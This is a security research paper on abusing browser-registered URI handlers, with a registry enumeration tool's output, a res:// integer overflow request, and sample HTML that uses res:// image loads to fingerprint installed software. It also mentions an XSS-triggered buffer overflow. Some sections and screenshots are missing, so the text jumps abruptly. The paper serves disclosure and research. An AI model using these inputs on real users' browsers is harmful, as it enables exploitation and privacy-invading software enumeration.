

URI Use and Abuse

Accessing System Resources thru Developer Created URIs
and XSS Exposures, aka Coming In Thru the Developer's
Back Door

Nathan McFeters – Senior Researcher

Billy “BK” Rios – Senior Researcher

Intended Audience

This paper assumes the reader has a solid understanding of web application security principles, Cross Site Scripting, and web browser security mechanisms. This paper will provide information on the discovery of, access of, and exploitation of various URI's supported by various browsers. Please see the reference section of this paper for more information regarding individual types of attacks.

Contributing Authors

Version 1.0

Nathan McFeters – Senior Researcher

Billy Kim (BK) Rios – Senior Researcher

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Chapter 1 – Universal Resource Indicators (URIs)

1. Overview

A Uniform Resource Identifier (URI), as defined by Wikipedia, is “... a compact string of characters used to identify or name a resource. The main purpose of this identification is to enable interaction with representations of the resource over a network, typically the World Wide Web, using specific protocols.”

We all know the standard URIs and what they mean, http://, https://, ftp://, file://, etc. This paper will demonstrate several more URIs, both documented and non-documented, that are used by developers for specific interactions with their program; however, when registered within the windows registry, also allow IE6/IE7 and other browsers to interact with the programs as well.

2. Interaction with Browsers

In an apparent effort to provide feature-rich browsers, Microsoft and Mozilla have allowed developers the ability to hook a URI into the browser's set of known URI and associate some action with that URI. An example that is commonly used, if not commonly known of, is the rtsp:// URI. This associates the browser with some form of streaming media, which can be accessed by appending a resource location to the rtps:// URI.

Accessing a remote resource through a specific protocol such as rtsp://, https://, ftp://, etc. is perhaps the most common reason a URI is created and registered with the browsers, but the fact of the matter is that ANY developer can create and hook a URI to a browser for ANY reason they so choose. It is clear that these developer-created URIs seem to be undocumented, and further, may not be put through the same level of scrutiny in the security world as they are relatively unknown. When combined with the fact that they can be accessed and interacted with through the browser OR through Cross Site Scripting (XSS) attacks this really opens up a new avenue for attack.

Chapter 2 – Attack Foundations

1. Cross Site Scripting (XSS)

XSS is typically caused by a lack of adequate input filtering and/or improper output encoding. XSS can allow an attacker to supply arbitrary client-side code (JavaScript, VBScript, etc.) that will ultimately be rendered and executed within the end user's web browser. When this client-side code is rendered within the users' browser, the attacker can gain access to the DOM existing within that browser.

XSS has shown itself to be a powerful attack, allowing attackers to steal various pieces of sensitive information. XSS basically gives the attacker control over the victims' browser, allowing the attacker to masquerade various requests as the victim. Although the techniques to prevent XSS seem simple and easily implemented, developers are finding that the completely eliminating XSS from their web applications is a difficult and continuously evolving process. The power given to the attacker via XSS and the prevalence of XSS in the "wild" make XSS a favorite choice of web application hackers.

For the purposes of this paper, what we must be aware of is the potential to create an XSS attack that accesses the exposed URIs that a browser allows to be accessed, further that this linkage will in effect allow an attacker to interact with programs other than the browser on a victim's system.

Chapter 3 – URI Discovery

1. Overview

This chapter will walk the reader through several different URI discovery methods that were used for the purpose of this paper, including internet resources and the ability to discover what URIs are exposed through the Windows Registry.

2. IANA Registry¹

RFC 4395 defines an IANA-maintained registry of permanent and provisional URI Schemes. This registry is a good starting point for discovering URIs that are supported; however this registry contains more in the way of common and historical entries that one might expect would exist, such as telnet://. Of perhaps more interest is a reference to the *retired index* of WWW Addressing Schemes². This page and several of the links it references contain a wealth of information on URI schemes, as it was designed to capture URIs that had never been registered as well as those currently maintained and registered.

3. DUH (Dump URL Handlers) Tool for Enumeration of Registry

It was discovered that the windows registry actually maintains a list of URIs and the actions they are registered for. To facilitate quick recovery of these URIs, Erik Cabetas developed the DUH Tool³ (see Appendix B for code). This tool will enumerate the URIs exposed by the windows registry, and additionally the commands that are run when these URIs are accessed. Screenshot 1 below provides an example of what was discovered on my corporate laptop.

¹ <http://www.iana.org/assignments/uri-schemes.html>


² <http://www.w3.org/Addressing/schemes>

³ Developed by Erik Cabetas, extended by Billy Rios and Nathan McFeters


Screenshot 1: DUH Output

```
67 - Command Prompt
C:\Documents and Settings\mcfetna\Desktop>cscript.exe /Nologo DUH.vbs
aerobat URL: Acrobat Protocol C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
aim URL: AOL Instant Messenger Protocol rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll",
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto URL: CallTo Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
file URL: File Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
ftp URL: File Transfer Protocol rundll32.exe msconf.dll,CallToProtocolHandler %1
gaaip URL: GAAIT-PE Protocol C:\Program Files\AAP\GAAIT PE.exe %1
gopher URL: Gopher Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
HCP Help Center Pluggable Protocol %SystemRoot%\PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url "
hello URL: Hello Protocol "C:\Program Files\Hello\Hello.exe" /o "%1"
HTTP URL: HyperText Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
https URL: HyperText Transfer Protocol with Privacy C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
LDAP URL: LDAP Protocol "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
mailto URL: MailTo Protocol C:\lotus\notes\notes.exe /defini %1
MMS URL: mms Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMST URL: mms Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMSU URL: mms Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MSBD URL: msbd Protocol "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
news URL: News Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
nntp URL: NNTP Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
Notes URL: Notes Protocol C:\lotus\notes\notes.exe /defini %1
picasa Picasa Command protocol "C:\Program Files\Picasa2\Picasa2.exe" "%1"
rlogin URL: RLogin Protocol rundll32.exe url.dll,telnetProtocolHandler %1
Shell URL: RLogin Protocol %SystemRoot%\Explorer.exe /idlist %L,%L
Snap URL: SnapReporter Protocol C:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
snews URL: Snews Protocol "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
svn URL: SVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
svn+ssh URL: SVN+SSH Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
telnet URL: Telnet Protocol rundll32.exe url.dll,telnetProtocolHandler %1
tn3270 URL: TN3270 Protocol rundll32.exe url.dll,telnetProtocolHandler %1
tsvn URL: TSVN Protocol C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
unreal URL: Unreal Tournament Legacy Protocol C:\UT2004\System\UT2004.exe "%1"
ut2004 URL: Unreal Tournament 2004 Protocol C:\UT2004\System\UT2004.exe "%1"
Ventrilo URL: Ventrilo Protocol C:\PROGRA~1\Ventrilo\Ventrilo.exe -l%1
```

The most important use of the DUH tool is to discover the underlying command that will be run when accessing the URI.



Screenshot 3: Control of Pointer to next SEH record and SE handler



What's most interesting about this example is that I can be leveraged through an XSS exposure. Quite simply one could create JavaScript code that would simply spawn a new window accessing the URI that causes the buffer overflow, in fact, Appendix B provides this code.


4. Integer Overflow in Internet Explorer 7 through the res:// URI

The res:// URI is a predefined pluggable protocol in Microsoft that allows resources like images, html, xsl, etc. to be pulled from DLLs or executables. The way you would commonly access resources through the res:// protocol would be of the form:

res://ieframe.dll/info_48.png


One place you will see this is in Internet Explorer's default error pages as it pulls in the images for those pages using res://. See Screenshot 4 below for an example.

Screenshot 4: IE7 Using res://



Accessing resources through the res:// URI can also be done using a numerical format, such as res://c:\windows\explorer.exe/#2/#167. When the fore mentioned resource URI is entered into an IE7 browser running on Windows XP (SP2), the following image is displayed.

Screenshot 5: IE7 Loading a Resource from a Local Binary res://



Using a method similar to that used for the aim.dll, a malicious attacker can craft a request to a resource URI that will cause an integer overflow. This issue was reported to Microsoft and has been patched in MS07-035

(<http://www.microsoft.com/technet/security/Bulletin/MS07-035.mspx>). This particular vulnerability was caused by a lack of validation of the "sType" passed which is passed from IE7 to various places on the users system (including a winAPI). Ultimately, the sType value is passed to a function which is expecting an unsigned short integer. The screenshot below shows the users system when making a request for a resource URI with a sType equal to 65535.

The exact request in the screenshot below is: Res://c:\windows\explorer.exe/#65535/#167

Screenshot 6: IE7 Loading a Resource Request with sType Equal to 65535



5. Local Software Enumeration through res:// URI

In addition to overflowing the functions that handle resource (res://) requests, it is also possible to use this URI for other nefarious activity. One example of how a URI can be abused is presented below.

IE7 has several features to prevent malicious HTML from collecting personal information from a user. Beginning with IE7, three new feature control keys have been implemented to prevent Internet and intranet HTML from loading images, objects, and scripts from the user's local file system

(http://msdn.microsoft.com/library/default.asp?url=/workshop/essentials/whatsnew/whatsnew_70_sec.asp). These features are "opt-in" features, forcing a process to be explicitly added to the appropriate control key. The two exceptions for the control keys are:

- 1.) The source file containing the item to load was itself loaded from the local file system
- 2.) The source file originates from the Trusted Sites Zone

Due to the new feature control keys implemented in IE7, IE7 will block attempted local file system access via script.src and the img.src objects. Typically, local files are loaded into image, object, or script objects by setting the "src" property to a file location via the "File://" URI. IE7 specifically blocks attempted access to the local file system via the "File://" URI, however it still allows access via the Resource (Res://) URI, even if the HTML does not meet the exception criteria described above.


Using the Resource URI, it is possible to set the img.src attribute to a resource within an executable or dll on the user's local file system. Many executables (and some dlls) have bitmaps (and other images) embedded into the executable. These images can be loaded into an image object by setting the "src" property equal to the resource inside of an executable or dll on the user's local file system. Loading of resources on the local file system is possible, even if the user is running IE7 with the highest security settings and has scripting disabled. The following HTML code demonstrates the loading of a resource from the user's local file system with IE7 set at the highest security settings.

Sample HTML Code to Load Local Resources Initiated from Internet Site

```
<html>
<body>
<noscript>
<img src = "res://c:\\windows\\explorer.exe/#2/#167" >
</noscript>
</body>
</html>
```

The screenshot below shows the local resource being loaded from an Internet Site.

Screenshot 9: Local Resources Being Loaded from an Internet Site



This type of vulnerability can easily be exploited through the means of Cross-Site Scripting (persistent or reflected) or if the user simply visits (or is redirected to) a site with this HTML code. Once again, users of IE7 will be vulnerable, even if their browser is set to enforce the highest security settings.


Using this vulnerability, an attacker could build a listing of known installation paths and resources associated with various pieces of software. By loading the attacker built list of resources into an img object, the attacker can enumerate the various pieces of software installed on the user's local file system. In most cases, the attacker can even determine the specific versions of software installed on the user's local file system. Once an attacker has enumerated the software installed on the user's machine, they can then target their exploitation attempts to specific vulnerabilities associated with those pieces of software installed on the user's machine.

Enumeration of software installed on a user's machine could also create a privacy issue. Unscrupulous vendors could scan a user's machine to determine whether a user has a competitor's software, software related to a health related condition (diet tracking software, diabetes testing software...etc), or other sensitive software installed.

The screenshot below shows a simple HTML page that enumerates various pieces of software on the users local file system. The actual HTML used in this example is

provided in Appendix D. In a real world example, an attacker could initiate this type of functionality through XSS or URL redirection to achieve the same results.

Screenshot 10: Software Enumerated From the Local File System



This issue has also been reported to the Microsoft Security Response Team. Combined with the techniques outlined in the "Attacking URIs" section, this software enumeration vulnerability could be an excellent way to discover vulnerable software with registered URI handlers!

6. Data URI - Firefox

Before we start bashing IE7 for its support of the Resource Protocol, Firefox had a similar issue (which is now patched...kinda). You can read about the Firefox Resource flaws on Rsnakes site at: <http://ha.ckers.org/blog/20070516/read-firefox-settings-poc/>. Although Nate, Raghav Dube, and I (BK) had discovered this "feature" sometime in 2006, we missed the disclosure boat, so shoutz go to shutdown and Boris Zbarsky for reporting the vulnerability to Mozilla! Although Mozilla may have patched some of the Resource URI stuff, a few more Firefox specific URIs remain open for abuse. One of my favorites is the data URI.

The data URI allows for an attacker to basically embed files directly into a URL. For example, the horrendous URL below actually renders (when requested by Firefox) into the image we have all come to know and love.

```
data:image/gif;base64,R0IGODlhSwAgANUAAJOk3cTN7V6tXbrF6klyKm25FRsmFlzzE
RzWHWK1Y2BRZAgDYZcaGJ6z6+0zKiQG2yD0pqq32uArJZCNoye3DpZwwVNq+ /MIN
hGJIBryjpZjYGU2ZOKrBdJj7G953uQ19u4EBZlZaaYsDZprb8oCJZ1f5OIkYaZ2qaqs9Nk
S0eO57mnS4akpLKJkVOM0QVYxSx32Ato4EFfxTOF7SRYo4KVyQk6gK6qikGv4nuOz
3ePu5igxKWiw18tB5ivGSf6CH5BAAAAAALAAAAABLACAAAAb/QJmQQMwYD8hk5
mA0EmUEoXRakVWu1mp1SiQ0k2Bm5mnNYotHZGPNbijF4250Pq1Dod30wd1eK+NC
V1doag0QhwmHimxvTU5ecpFyX4WGipd+TGRZXmqICaAfCaKgh31hcl6OXpR7lhCgo7
GJpm6PWUtrskMbGye/vxsfplS1fm6oya6WoR+9z72itWJRVp68FBQA2drcJ8+zlxCGfe
VsiqG+JzosAgjbdLj1EJroL4UNSM0/D40BhIAbKMqTNIgWYloFROHjteGbADYuYsgEJ
6wcbaeGBp2AoABGh16aNNHA4YFCRQFEiz4bJjLYbGlucSnLUIEHALc4cBh02li/z9xYP
nyaKGHh6NIPXSwIWEenz4oqs51YCcwXtGfABNrcGSEnggJgdwr8BgrZGAgfphrwlHogL
dwl9TWAlAU5t4oarcNpCbtopbcYD1kJPf0bA44EmzISHBQwMubHiAG6ByZbhl64oQs
cPpXZ47UKCgSB0AXqcF6B7NKWFA5h0i4EmQ0MOAkQRTE/jQ8Nay7wBwXXsQUWK
C8RQM6oZVwPzBihU3PdfQMckAgQ4dHBAWwAluD+MTMEw4lcGABgNM0gJwYchAG
N/w4bYgleKoCAzikbJ4XvfBhQc71GVADxHoAMMMHRTwXmHAmYBBCWBNkAIJOVSI
jHoqtPcefPCVgP8BB8EVQAIJjri2wgNjEaDAf2AZMEJSFrzQw1uFDeBACHOkZhcJCzD
wAUYHfKDNDBpyCF8KC1zWW3gLDGDCBTcENwAKIIDAQgGRuTWABJf0UBmDJaR
QAI3FLcBBLz8F2ZFJvBnpmwhIAndZAB42uSIKUg5QpQIAqGBDcAb+OUCNDDwognEc
+DSPEj7E8Cd8KBiAgHkDhJmkZe/dl+QKIJSOZACcKhBBCC9M9IYNuy3I3QApYMDADj
wU0BNZ8zhGQQcxvNDahpXpcF6Gw2FAn5zvOYBBk/4psOF7A4Q6QAQcv0GDqCB3AV
SOTdlkFwAmLHTBKPhbEYMFkvw0gAQx/ejD/4gS9vcfDsQGs+ACzwDX7gIID0GADDe
VJ61oAhAprgl0UUXDRPLCo9clLFuyQ57mSecDAiPi+xcACDrz1AAgK1OvaAwq4RZcEL
sCgQ1KFpbbaidsUbpPbflyiVowvjAAAUjgYYEHEBUzAowiumTBBiW+hsHGUNj6AonBlj
eCojtshcBMHI5lwQQkGMJADLdc4o40GFoTdAQ3U/hNBXThwsMACJTDAgAipJaUAYM
yZkBlDndQAbQgWACArAoDr0NMEa6/NwCJM7AGL1zWVJ0ENpvEk+V08xKqcmCJdn
kBEIDbw+fhWpAXVFQdRItZnqCV1ITc8PUXVHgF5plgsztI8QAMBvCUUowaRAXMN8LI
A1Qniu8yDFbqAEMQRLBrFXteFEnwQwekU5DDCx2wFDwp0yARxxG6fBKTLmf38jvrfk
GUPgUaqJD97728oEEOxCS0SCaP5JHEOQyJ38xLV7GKADfQA75BIBqi0EAHSiGOU3
ivC1JAWxKWYY5XoMN/CJmFKDogNg14ECSKa8MywHCLQAxBgnolAx/KMY4W9q+BS
8FOByrACGQ0ogkQDAQWlpiHMaifai0CIWqAYS/jB/m9CCIHYyQTxlwodHPMIeIUHC
xP1QEpvQ4RK3qAU7DOGEk2AFDqO4CifEIRJe5KlgggAAOw%3D%3D
```

Screenshot 11: Image from the Data URI

